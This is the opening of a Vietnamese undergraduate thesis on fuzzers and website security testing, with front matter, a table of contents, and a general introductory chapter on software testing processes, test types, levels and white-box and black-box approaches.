

TRƯỜNG ĐẠI HỌC GIAO THÔNG VẬN TẢI
KHOA CÔNG NGHỆ THÔNG TIN



ĐỒ ÁN TỐT NGHIỆP

ĐỀ TÀI

TÌM HIỂU FUZZER VÀ ỨNG DỤNG KIỂM THỬ
WEBSITE

Giảng viên hướng dẫn	: TS. Hoàng Văn Thông
Sinh viên thực hiện	: Nguyễn Thị Quỳnh
Mã sinh viên	: 191203796
Lớp	: CNTT5
Khóa	: K60

Hà Nội - 2023

TRƯỜNG ĐẠI HỌC GIAO THÔNG VẬN TẢI
KHOA CÔNG NGHỆ THÔNG TIN



ĐỒ ÁN TỐT NGHIỆP

ĐỀ TÀI

**TÌM HIỂU FUZZER VÀ ỨNG DỤNG KIỂM THỬ
WEBSITE**

Giảng viên hướng dẫn	: TS. Hoàng Văn Thông
Sinh viên thực hiện	: Nguyễn Thị Quỳnh
Mã sinh viên	: 191203796
Lớp	: CNTT5
Khóa	: K60

Hà Nội - 2023

LỜI CẢM ƠN

Để hoàn thành đồ án, trước hết em xin gửi lời cảm ơn chân thành và sâu sắc đến thầy giáo TS. Hoàng Văn Thông, người đã tận tình hướng dẫn em trong suốt quá trình nghiên cứu vừa qua. Trong thời gian được thầy hướng dẫn, em không những tiếp thu thêm nhiều kiến thức bổ ích mà còn học tập được tinh thần, thái độ làm việc nghiêm túc, hiệu quả. Đây là điều rất cần thiết cho em trong quá trình học tập và làm việc sau này.

Em chân thành cảm ơn các thầy cô trong khoa Công nghệ thông tin, Đại học Giao thông vận tải đã tâm huyết dạy dỗ, truyền đạt những kiến thức quý báu cho em trong suốt 4 năm học đại học. Những kiến thức đó không chỉ giúp em hoàn thành đồ án tốt nghiệp này mà còn là thứ hành trang quý báu để em có thể tự tin trên quá trình theo đuổi thành công của mình.

Em cũng xin cảm ơn gia đình, bạn bè, người thân và đặc biệt là tập thể CNTT5 đã hỗ trợ em hết mình trong những năm tháng sinh viên.

Xin kính chúc tất cả mọi người dồi dào sức khỏe và tràn đầy nhiệt huyết trong cuộc sống cũng như công việc của mình.

SINH VIÊN THỰC HIỆN ĐỒ ÁN

Nguyễn Thị Quỳnh

MỤC LỤC

LỜI CẢM ƠN.....	3
MỤC LỤC	4
DANH MỤC CÁC TỪ VIẾT TẮT.....	6
DANH MỤC BẢNG BIỂU.....	8
DANH MỤC HÌNH ẢNH.....	9
MỞ ĐẦU	10
CHƯƠNG 1: TỔNG QUAN VỀ KIỂM THỬ	11
1.1 Kiểm thử phần mềm.....	11
1.1.1 Tổng quan về kiểm thử phần mềm.....	11
1.1.2 Quy trình kiểm thử phần mềm	11
1.1.3 Các loại kiểm thử	13
1.1.4 Các mức kiểm thử	15
1.1.5 Một số cách tiếp cận kiểm thử	16
1.2 Kiểm thử Fuzzing	19
1.2.1 Lịch sử ra đời	19
1.2.2 Khái niệm	20
1.2.3 Các bước kiểm tra Fuzz	20
1.2.4 Các loại lỗi được phát hiện bởi Fuzz Testing	22
1.2.5 Công cụ kiểm tra Fuzz	22
1.2.6 Ưu và nhược điểm của Fuzz.....	26
1.3 Vấn đề pháp lý khi thực hiện kiểm thử fuzzing.....	26
1.4 Kết luận chương 1	27
CHƯƠNG 2: KỸ THUẬT KIỂM THỬ FUZZING	
2.1 Sơ lược về FUZZ	28
2.1.1 Khái niệm lỗ hổng hệ thống Website.....	28
2.1.2 Các lỗ hổng hệ thống website	28
2.2 Những lỗ hổng website thường gặp phải	29
2.2.1. Lỗ hổng Injection (SQL Injection, Xpath injection...).....	29
2.2.2. Lỗ hổng Cross Site Scripting	30
2.2.3. Lỗ hổng File Inclusion.	31
2.3. SQL Injection Payload List.....	33
2.3.1. Khái niệm SQL Injection	33
2.3.2 File các lỗi SQL Injection thường gặp.....	
CHƯƠNG 3: ỨNG DỤNG KIỂM THỬ FUZZER VÀO KIỂM THỬ WEBSITE.....	47
3.1. Ứng dụng của công cụ Fuzzer vào quá trình kiểm thử.....	47

3.2. Yêu cầu về công cụ Fuzzer	47
3.3. Kịch bản: “Ứng dụng công cụ Owasp Zap vào quá trình kiểm thử bảo mật website”	48
3.3.1. Môi trường kịch bản.....	48
3.3.2. Các bước thực hiện.....	49
KẾT LUẬN	56
DANH MỤC TÀI LIỆU THAM KHẢO	58

DANH MỤC CÁC TỪ VIẾT TẮT

Thuật ngữ/ Từ viết tắt	Cụm từ đầy đủ	Ý nghĩa
API	Application Programming Interface	Giao diện lập trình ứng dụng
APK	Android Package Kit	Gói ứng dụng Android
DOM	Document Object Model	Giao diện lập trình ứng dụng
CPU	Central Processing Unit	Bộ xử lý trung tâm
CI	Continuous Integration	Tích hợp liên tục
DOM	Document Object Model	Mô hình các đối tượng trong tài liệu HTML
Framework	Framework	Framework là phần mềm được phát triển và sử dụng bởi các nhà phát triển để xây dựng các ứng dụng
GUI	Graphical User Interface	Giao diện đồ họa người dùng
HTML	HyperText Markup Language	Ngôn ngữ đánh dấu siêu văn bản
IDE	Integrated Development Environment	Môi trường phát triển tích hợp
IE	Internet Explorer	Một trình duyệt web
Module	Module	Một thành phần phần mềm hoặc một phần của chương trình
QA	Quality Assurance	Những công việc nhằm đảm bảo chất lượng của quy trình phát triển một hệ thống phần mềm
SMS	Short Message Services	Giao thức truyền thông cho
		phép các thiết bị di động trao đổi các tin nhắn văn bản ngắn

SDK	Software Development Kit	Bộ công cụ phát triển phần mềm
Test Case	Test Case	Cá kiểm thử
Test Script	Test Script	Kịch bản kiểm thử

DANH MỤC BẢNG BIỂU

Bảng 2. 1 Các kiểu SQL Injection.....	33
---------------------------------------	----

DANH MỤC HÌNH ẢNH

Hình 1. 1 Giai đoạn kiểm thử trong xử lý phần mềm.....	12
Hình 1. 2 Các mức độ kiểm thử.....	15
Hình 1. 3 Kiểm thử hộp trắng.....	17
Hình 1. 4 Kiểm thử hộp đen.....	18
Hình 1. 5 Kiểm thử hộp xám.....	19
Hình 1. 6 Nguyên lí hoạt động của Fuzz.....	21
Hình 1. 7 Giao diện công cụ Peach Fuzzera.....	22
Hình 1. 8 Giao diện công cụ Proxy Spike.....	23
Hình 1. 9 Giao diện công cụ Websarab.....	24
Hình 1. 10 Giao diện công cụ Burp.....	25
Hình 1. 11 Giao diện công cụ OWASP WSFuzzer.....	25
Hình 2. 1 SQL Injection.....	33
Hình 3. 1 Sơ đồ mạng.....	48
Hình 3. 2 Giao diện Website.....	49
Hình 3. 3 Khởi động công cụ ozasp-wap.....	50
Hình 3. 4 Giao diện chính của công cụ.....	50
Hình 3. 5 Truyền địa chỉ url của website target.....	50
Hình 3. 6 : Các gói tin được gửi đi.....	51
Hình 3. 7 Chức năng active scan truyền các payload khác nhau vào mỗi gói tin.....	51
Hình 3. 8 Danh sách các lỗ hổng phát hiện theo các mức.....	52
Hình 3. 9 Chi tiết lỗ hổng SQL injection và mã khai thác.....	52
Hình 3. 10 Câu lệnh khai thác bằng sqlmap.....	52
Hình 3. 11 Thực hiện dò quét tìm database của mục tiêu.....	53
Hình 3. 12 Danh sách database trong hệ thống.....	53
Hình 3. 13 Các bảng dữ liệu nằm trong database acuart.....	54
Hình 3. 14 Danh sách các cột trong bảng users.....	55

MỞ ĐẦU

Ngày nay, với sự phát triển như vũ bão của công nghệ thông tin nói chung và công nghệ phần mềm nói riêng, việc phát triển phần mềm ngày càng được hỗ trợ bởi nhiều công cụ tiên tiến, giúp cho việc xây dựng phần mềm đỡ mệt nhọc và hiệu quả hơn. Tuy nhiên, vì độ phức tạp của phần mềm và những giới hạn về thời gian và chi phí, cho dù các hoạt động đảm bảo chất lượng phần mềm nói chung và kiểm thử nói riêng ngày càng chặt chẽ và khoa học, vẫn không đảm bảo được rằng các sản phẩm phần mềm đang được ứng dụng không có lỗi. Lỗi vẫn luôn tiềm ẩn trong mọi sản phẩm phần mềm và cũng có thể gây những thiệt hại khôn lường.

Kiểm thử phần mềm là một quá trình liên tục, xuyên suốt mọi giai đoạn phát triển phần mềm để đảm bảo rằng phần mềm thỏa mãn yêu cầu thiết kế và yêu cầu đó đáp ứng được nhu cầu của người sử dụng. Các kỹ thuật kiểm thử phần mềm đang được nghiên cứu và việc kiểm thử phần mềm trở thành quy trình bắt buộc trong các dự án phát triển phần mềm trên thế giới. Ngày nay xu hướng áp dụng tự động hoá đang được triển khai rộng rãi ở nhiều lĩnh vực, trong đó có kiểm thử phần mềm. Đặc biệt, khi kiểm thử phần mềm là công đoạn chiếm phần lớn thời gian trong quá trình phát triển dự án phần mềm thì sự ra đời của các công cụ kiểm thử tự động càng có ý nghĩa hơn bao giờ hết, giúp tiết kiệm thời gian, công sức và tiền bạc.

Chính vì vậy, các nhà phát triển cần một công cụ kiểm thử mới cho họ đảm bảo được độ an toàn của phần mềm mà tính chính xác và nhanh chóng hơn cách kiểm thử truyền thống trước đó. Để đáp ứng được nhu cầu đó, giải pháp kiểm thử Fuzzing ra đời. Vì vậy, em lựa chọn đề tài “Tìm hiểu Fuzzer và ứng dụng kiểm thử bảo mật website” làm đề tài nghiên cứu để hiểu hơn về kiểm thử Fuzzing để ứng dụng nó vào kiểm thử an toàn. Với mục tiêu nghiên cứu, tìm hiểu sâu về lĩnh vực kiểm thử và bảo mật. Nội dung đề án gồm 3 chương với nội dung tóm tắt như sau:

Chương 1: Tìm hiểu về kiểm thử Fuzzing. Chương này trình bày chi tiết các khái niệm về kiểm thử phần mềm, các công việc khi kiểm thử phần mềm. Ưu và nhược điểm khi kiểm thử Fuzz và các vấn đề pháp lý khi thực hiện

Chương 2: Tìm hiểu về kỹ thuật Fuzzing trong việc tìm lỗ hổng bảo mật website

Chương 3: Triển khai thực nghiệm, tạo môi trường thực nghiệm, khởi tạo máy chủ và tìm ra lỗi của phần mềm

CHƯƠNG 1: TỔNG QUAN VỀ KIỂM THỬ

1.1. Kiểm thử phần mềm

1.1.1. Tổng quan về kiểm thử phần mềm

Kiểm thử phần mềm là một cuộc kiểm tra được tiến hành để cung cấp cho các bên liên quan thông tin về chất lượng của sản phẩm hoặc dịch vụ được kiểm thử. Kiểm thử có thể cung cấp cho doanh nghiệp một quan điểm, một cách nhìn độc lập về phần mềm để từ đó cho phép đánh giá và thấu hiểu được những rủi ro trong quá trình triển khai phần mềm.


Trong kỹ thuật kiểm thử tự động không chỉ giới hạn ở việc thực hiện một chương trình hoặc ứng dụng với mục đích đi tìm các lỗi phần mềm (bao gồm các lỗi và các thiếu sót) mà còn là một quá trình phê chuẩn và xác minh một chương trình máy tính, ứng dụng, sản phẩm nhằm:

- Đáp ứng được mọi yêu cầu hướng dẫn khi thiết kế và phát triển phần mềm.
- Thực hiện công việc đúng như kỳ vọng.
- Có thể triển khai được với những đặc tính tương tự.
- Và đáp ứng được mọi nhu cầu của các bên liên quan.

Tùy thuộc vào từng phương pháp, việc kiểm thử có thể được thực hiện bất cứ lúc nào trong quá trình phát triển phần mềm. Theo truyền thống thì các nỗ lực kiểm thử được tiến hành sau khi các yêu cầu được xác định và việc lập trình được hoàn tất nhưng trong Agile (là một tập hợp các phương pháp phát triển phần mềm linh hoạt dựa trên việc lặp đi lặp lại và gia tăng giá trị) thì việc kiểm thử được tiến hành liên tục trong suốt quá trình xây dựng phần mềm. Như vậy, mỗi một phương pháp kiểm thử bị chi phối theo một quy trình phát triển phần mềm nhất định.

1.1.2 Quy trình kiểm thử phần mềm

Mục đích của kiểm thử là thiết kế một chuỗi các trường hợp kiểm thử mà có khả năng phát hiện lỗi cao. Để cho việc kiểm thử đạt được kết quả tốt cần có sự chuẩn bị về kế hoạch kiểm thử, thiết kế các trường hợp kiểm thử và các dữ liệu kiểm thử cho các trường hợp. Đây chính là đầu vào cho giai đoạn kiểm thử. Và sản phẩm công việc của giai đoạn kiểm thử chính là “báo cáo kiểm thử” mà tài liệu hóa tất cả các trường hợp kiểm thử đã chạy, dữ liệu đầu vào, đầu ra mong đợi, đầu ra thực tế và mục đích của kiểm thử.



Hình 1. 1 Giai đoạn kiểm thử trong xử lý phần mềm

Quy trình kiểm thử bao gồm một số giai đoạn:

- **Lập kế hoạch kiểm thử:** Bước đầu tiên là lập kế hoạch cho tất cả các hoạt động sẽ được thực hiện và các phương pháp được sử dụng. Các chuẩn IEEE bao gồm các thông tin về tác giả chuẩn bị kế hoạch, danh sách liệt kê của kế hoạch kiểm thử. Vấn đề quan trọng nhất đối với kế hoạch kiểm thử. Với mục đích là quy định về phạm vi, phương pháp, tài nguyên và lịch biểu của các hoạt động kiểm thử.
 - Các tài liệu tham khảo.
 - Các định nghĩa.
 - Khái quát về xác minh và thẩm định (V&V): tổ chức, tài nguyên, trách nhiệm, các công cụ, kỹ thuật và các phương pháp luận.
 - Vòng đời của các nhiệm vụ, các dữ liệu vào và các kết quả ra trên một giai đoạn vòng đời.
- **Báo cáo xác minh và thẩm định phần mềm:** mô tả nội dung, định dạng và thời gian cho tất cả các báo cáo.
- **Các thủ tục quản lý** bao gồm các chính sách, thủ tục, các chuẩn, thực nghiệm và các quy ước.
- **Giai đoạn bố trí nhân viên kiểm thử:** Việc kiểm thử thường phải tiến hành một cách độc lập và các nhóm độc lập có trách nhiệm tiến hành các hoạt động kiểm thử, gọi là các nhóm kiểm thử.
- **Thiết kế các trường hợp kiểm thử:** Các trường hợp kiểm thử là các đặc tả đầu vào cho kiểm thử và đầu ra mong đợi của hệ thống cùng với các câu lệnh được kiểm thử:
 - Các kỹ thuật kiểm thử hộp đen để kiểm thử dựa trên chức năng.
 - Các kỹ thuật kiểm thử hộp trắng để kiểm thử dựa vào cấu trúc bên trong.
 - Xử lý đo lường kiểm thử bằng cách thu thập dữ liệu.
 - Đánh giá sản phẩm phần mềm để xác nhận sản phẩm có thể sẵn sàng phát hành được chưa?

1.1.3 Các loại kiểm thử

• **Kiểm thử chức năng:** Kiểm thử chức năng là một loại kiểm thử hộp đen (black box) và test case của nó được dựa trên đặc tả của ứng dụng phần mềm hoặc thành phần đang test. Các chức năng được test bằng cách nhập vào các giá trị và kiểm tra kết quả đầu ra và ít quan tâm đến cấu trúc bên trong của ứng dụng. Kiểm thử chức năng chú trọng đến chức năng của chương trình, đảm bảo các chức năng của ứng dụng đang hoạt động chính xác theo yêu cầu. Có nhiều tình huống sử dụng phải được đưa vào kiểm thử chức năng, một số tính huống quan trọng là:

- Cài đặt và khởi chạy ứng dụng đúng cách.
- Người dùng có thể truy cập vào ứng dụng một cách dễ dàng.
- Hộp văn bản, nút, menu và biểu tượng hoạt động chính xác.
- Thông báo hiển thị chính xác và xuất hiện đúng khoảng thời gian.
- Mọi giao dịch hoặc mua hàng phải được diễn ra liền mạch.

• **Kiểm thử hiệu năng:** là kỹ thuật kiểm thử nhằm xác định băng thông, khả năng xử lý, khả năng mở rộng hay nói chung là hiệu năng của hệ thống dưới khối lượng truy cập, khối lượng công việc xác định. Kết quả của kiểm thử hiệu năng phục vụ việc điều tra, đo lường, đánh giá hiệu năng thực của hệ thống.

Các tiêu chí đánh giá hiệu năng bao gồm:

- Thời gian phản hồi (Response time): Xác định ứng dụng phản hồi nhanh hay chậm.
- Khả năng mở rộng (Scalability): Xác định với lượng truy cập tăng vọt, khả năng đáp ứng cũng như khả năng mở rộng của hệ thống.
- Băng thông thông lượng (Throughput): Số kết nối tối đa mà hệ thống có thể đáp ứng, hay đơn giản và số người truy cập cùng thời điểm tối đa.
- Tính ổn định (stability): Sự ổn định của hệ thống dưới các mức tải khác nhau.

• **Kiểm thử an ninh:** Người dùng ứng dụng ngày càng có ý thức về các vấn đề xung quanh bảo mật dữ liệu. Quyền riêng tư trực tuyến và bảo mật dữ liệu cá nhân luôn là mối quan tâm lớn nhất của hầu hết cư dân mạng – 70% báo cáo lo ngại rằng thông tin cá nhân của họ sẽ bị chia sẻ mà không được sự cho phép. Trên thực tế, 81% người dùng nói rằng họ sẽ gỡ cài đặt ứng dụng và chuyển đổi nhà cung cấp vì lo ngại về vấn đề bảo mật. Không cần phải nói, kiểm tra bảo mật là điều bắt buộc đối với sự thành công của ứng dụng. Vì hầu hết mọi ứng dụng đều yêu cầu một số loại thông tin cá nhân để chạy, nên các thử nghiệm phải được tiến hành để củng cố chúng, nhằm cung cấp tính bảo mật dữ liệu. Các QAs phải kiểm tra kỹ lưỡng để đảm bảo rằng ứng dụng có thể bảo vệ người dùng khỏi rò rỉ thông tin hoặc bị xâm nhập. Điều này đặc biệt đúng với ứng dụng tài chính.

- **Kiểm thử cài đặt:** Kiểm thử cài đặt nhằm kiểm tra xem ứng dụng có được cài đặt

và gỡ cài đặt đúng cách hay không và đảm bảo rằng ứng dụng sẽ không gây ra bất kỳ khó khăn nào cho người dùng. Các chuyên gia đảm bảo chất lượng định nghĩa kiểm tra cài đặt là một thủ tục đảm bảo rằng người dùng cuối có thể dễ dàng cài đặt được tất cả các thành phần của phần mềm và quá trình cài đặt không quá tốn thời gian hoặc không nhất quán. Kiểm tra cài đặt xác nhận việc hoàn tất thành công quá trình cài đặt hoặc gỡ bỏ phần mềm, nâng cấp hoặc khôi phục phần mềm.

- **Kiểm thử gián đoạn:** Kiểm thử gián đoạn nhằm kiểm tra cách ứng dụng phản hồi khi gặp sự cố gián đoạn không mong muốn. Tùy thuộc vào bản chất của sự gián đoạn, ứng dụng sẽ tạm dừng và sau đó trở lại trạng thái ban đầu hoặc thậm chí phản ứng theo một cách cụ thể. Các loại gián đoạn sẽ khác nhau trên từng loại thiết bị mà ứng dụng đang được kiểm thử, nhưng một số gián đoạn phổ biến cần được xem xét trong kiểm thử bao gồm:

- Tin nhắn đến hoặc có cuộc gọi đến khi một ứng dụng đang chạy.
- Pin yếu.
- Thiết bị được kết nối hoặc ngắt kết nối với tai nghe khi một ứng dụng đang chạy.
- Thiết bị tắt khi ứng dụng đang chạy.
- Thực hiện nâng cấp hệ điều hành khi ứng dụng đang chạy.
- Thiết bị được cấm hoặc rút sạc khi ứng dụng đang chạy.

- **Kiểm tra rò rỉ bộ nhớ:** Rò rỉ bộ nhớ đề cập đến tình huống trong đó ứng dụng không thể trả lại bộ nhớ mà ứng dụng đã sử dụng tạm thời để hoạt động. Nếu một ứng dụng được sử dụng hoặc mở thường xuyên, một sự cố rò rỉ bộ nhớ nhỏ có thể khiến ứng dụng bị chập chờn. Rò rỉ bộ nhớ xuất phát từ lỗi lập trình, vì vậy mọi ứng dụng cần phải được kiểm tra vấn đề này. Kiểm tra rò rỉ bộ nhớ được thực hiện bằng cách chạy một ứng dụng trên nhiều thiết bị. Bằng cách đó, các kiểm thử viên có thể kiểm tra được hiệu suất của ứng dụng trên các thiết bị có bộ nhớ khả dụng khác nhau và từ đó có thể tối ưu hóa ứng dụng để hoạt động hiệu quả hơn trên từng cấu hình.


- **Kiểm thử tính khả dụng:** Kiểm thử tính khả dụng hay còn được gọi là kiểm thử trải nghiệm người dùng, kiểm tra tính thân thiện với người dùng của ứng dụng. Về cơ bản, nó kiểm tra tính dễ sử dụng và tính trực quan, nhằm mục đích cung cấp trải nghiệm người dùng liền mạch, không có lỗi và dị thường. Vì sự thành công của một ứng dụng phụ thuộc vào sự hấp dẫn của trải nghiệm người dùng đầu cuối, nên tốt nhất là chúng ta nên thực hiện các bài kiểm tra khả năng sử dụng với khách hàng thực tế trên thiết bị thực. Đây là cách tốt nhất để hiểu sở thích của đối tượng mục tiêu. Ngược lại, người ta có thể có những người kiểm tra có kỹ năng chạy các kịch bản người dùng phản ánh hành vi của người dùng cuối. Một số lưu ý cần ghi nhớ trong quá trình kiểm tra khả năng sử dụng:

- Bố cục và thiết kế mượt mà, hấp dẫn trực quan.

- Mức độ trực quan cao.
- Thời gian phản hồi nhanh
- Hầu hết người dùng thích các ứng dụng khởi chạy trong vòng 2-3 giây sau khi nhấn vào biểu tượng.

1.1.4 Các mức kiểm thử

Thông qua các mức độ kiểm thử phần mềm có thể đánh giá chức năng của ứng dụng phần mềm có đáp ứng được các yêu cầu đã chỉ định hay không. Đồng thời thông qua các mức độ kiểm thử phần mềm cũng giúp tìm và tiến hành sửa lỗi nhằm đảm bảo sản phẩm phần mềm tạo ra có chất lượng tốt nhất. Các mức kiểm thử phần mềm thông thường:



Hình 1. 2 Các mức độ kiểm thử


- Unit Test - Kiểm thử đơn vị: Kiểm thử đơn vị là giai đoạn đầu tiên trong kiểm thử phần mềm. Kiểm thử đơn vị được thực hiện và nhằm kiểm tra và xác định các module riêng lẻ thuộc mã nguồn có hoạt động đúng hay không. Mục đích của kiểm thử mức đơn vị như sau:
 - Xác định mỗi đơn vị phần mềm có đang thực hiện theo đúng thiết kế ban đầu hay không.
 - Thông qua thử nghiệm sẽ giúp khắc phục những phát sinh do việc thay đổi hay bảo trì code.
 - Unit Testing giúp tiết kiệm chi phí, thời gian và thể diện khi phát hiện ra lỗi.

- **Integration Test - Kiểm thử tích hợp:** Mỗi dự án được hoàn thành bởi rất nhiều module do nhiều người code khác nhau. Kiểm thử tích hợp là cấp độ kiểm thử phần mềm tích hợp của các đơn vị riêng lẻ được kết hợp và thử nghiệm thành một nhóm thông qua việc tập trung vào kiểm tra truyền dữ liệu giữa các module. Mục đích của giai đoạn kiểm thử tích hợp đó là tìm và phát hiện lỗi khi tích hợp các module lại với nhau.
- **System Test - Kiểm thử mức hệ thống:** System Testing là giai đoạn thứ 3 của kiểm thử phần mềm cho phép phần mềm hoàn chỉnh và tích hợp được kiểm tra. System Testing tập trung nhiều hơn vào các chức năng của toàn bộ hệ thống. Kiểm thử hệ thống bao gồm kiểm thử chức năng và kiểm thử phi chức năng. Mục đích của System Testing đó là kiểm tra thiết kế và toàn bộ hệ thống sau khi tích hợp có tuân thủ những yêu cầu đã được định sẵn trước đó hay không. Do đó System Testing rất chú trọng các hành vi và lỗi xuất hiện trên hệ thống. Người thực hiện giai đoạn System Testing thường là kiểm thử viên hoàn toàn độc lập so với nhóm phát triển dự án
- **Acceptance Test - Kiểm thử chấp nhận sản phẩm:** Acceptance Testing được thực hiện bởi khách hàng hoặc ủy quyền cho nhóm thứ ba nhằm kiểm tra hệ thống vừa xây dựng đã phù hợp với yêu cầu của khách hàng trước đó hay chưa. Mục đích của Acceptance Testing đó là xác nhận lại sự tin tưởng vào hệ thống, các đặc tính thuộc về chức năng hoặc phi chức năng của hệ thống.
- **Regression Test - Kiểm thử hồi quy:** Trong quá trình phát triển phần mềm, nhóm phát triển phần mềm thường đưa ra nhiều phiên bản phần mềm liên tiếp mỗi khi thực hiện sửa lỗi hoặc nâng cấp để kiểm thử. Các phiên bản phần mềm mới được đưa ra có thể bao gồm nhiều tính năng mới hoặc tính năng cũ đã được sửa đổi hay nâng cấp. Việc bổ sung hoặc sửa lỗi này có thể làm cho những tính năng cũ bị ảnh hưởng. Để khắc phục điều này, đối với từng phiên bản, người kiểm thử viên ngoài việc kiểm tra các chức năng mới mà còn phải thực hiện kiểm tra những tính năng cũ trước đó.

1.1.5 Một số cách tiếp cận kiểm thử

a. White box testing (Kiểm thử hộp trắng)

Kiểm thử hộp trắng là phương thức thử nghiệm được thực hiện để kiểm tra cấu trúc code. Kiểm thử hộp trắng đòi hỏi người test phải có kiến thức về code. Do đó, phần lớn phương thức này là do các lập trình viên, nhà phát triển phần mềm thực hiện.




Hình 1. 3 Kiểm thử hộp trắng

- **Đặc điểm của kiểm thử hộp trắng:**
 - Kiểm thử hộp trắng quan tâm đến việc hệ thống vận hành như thế nào chứ không phải chức năng của hệ thống. Vì nó dựa vào những giải thuật cụ thể, vào những cấu trúc dữ liệu bên trong của thành phần phần mềm (TPPM).
 - Hình thức kiểm thử này đòi hỏi tester phải có kiến thức và kỹ năng nhất định về ngôn ngữ lập trình được dùng, hiểu thuật giải trong TPPM để có thể hiểu được chi tiết về đoạn code cần kiểm thử.
 - Mức test này thường yêu cầu các tester phải viết test case đầy đủ các nhánh trong code. Khi test, sẽ set điều kiện và data để chạy vào đủ tất cả các nhánh trong giải thuật, đảm bảo thực hiện đầy đủ.
- **Đối tượng kiểm thử:** Là thành phần của phần mềm. Có thể là 1 chức năng, 1 module chức năng, 1 phân hệ chức năng
- **Phương pháp kiểm thử:** Phương thức white box testing thích hợp dùng để kiểm thử đơn vị (Unit test). Còn với những thành phần phần mềm quá lớn thì không nên sử dụng phương thức test này. Bởi phương thức này tốn rất nhiều thời gian và công sức, hiệu quả lại không cao. Nó không thích hợp kiểm thử hệ thống hay kiểm thử chấp nhận.
- **Tạo testcase và thực hiện test case:**
 - Khi viết test case: Dựa vào yêu cầu và nội dung Source Code (can thiệp vào bên trong Code của chương trình).
 - Khi thực hiện test: Thực thi test trong code. Không cần thực thi chương trình. Vì thực hiện white box testing sẽ sử dụng framework nào đó hỗ trợ (Ví dụ: test kiểu debug).

b. Black box testing (Kiểm thử hộp đen)

Kiểm thử hộp đen (black box testing) là phương pháp kiểm thử phần mềm mà việc kiểm tra các chức năng của một ứng dụng không cần quan tâm vào cấu trúc nội bộ hoặc hoạt động của nó. Mục đích chính của kiểm thử hộp đen chỉ là để xem phần mềm có hoạt động như dự kiến và liệu nó có đáp ứng được sự mong đợi của người dùng hay không.



Hình 1. 4 Kiểm thử hộp đen

- **Đặc điểm của kiểm thử hộp đen:**

- Đây là kiểu kiểm thử thành phần phần mềm (TPPM) và chỉ dựa vào các thông tin đặc tả về yêu cầu, chức năng của TPPM tương ứng.
- Việc kiểm thử được thực hiện bên ngoài, không liên quan đến nhà phát triển phần mềm. Vì thế, người kiểm thử cũng không cần thiết phải biết về cấu trúc bên trong của TPPM cũng như các kiến thức về lập trình.
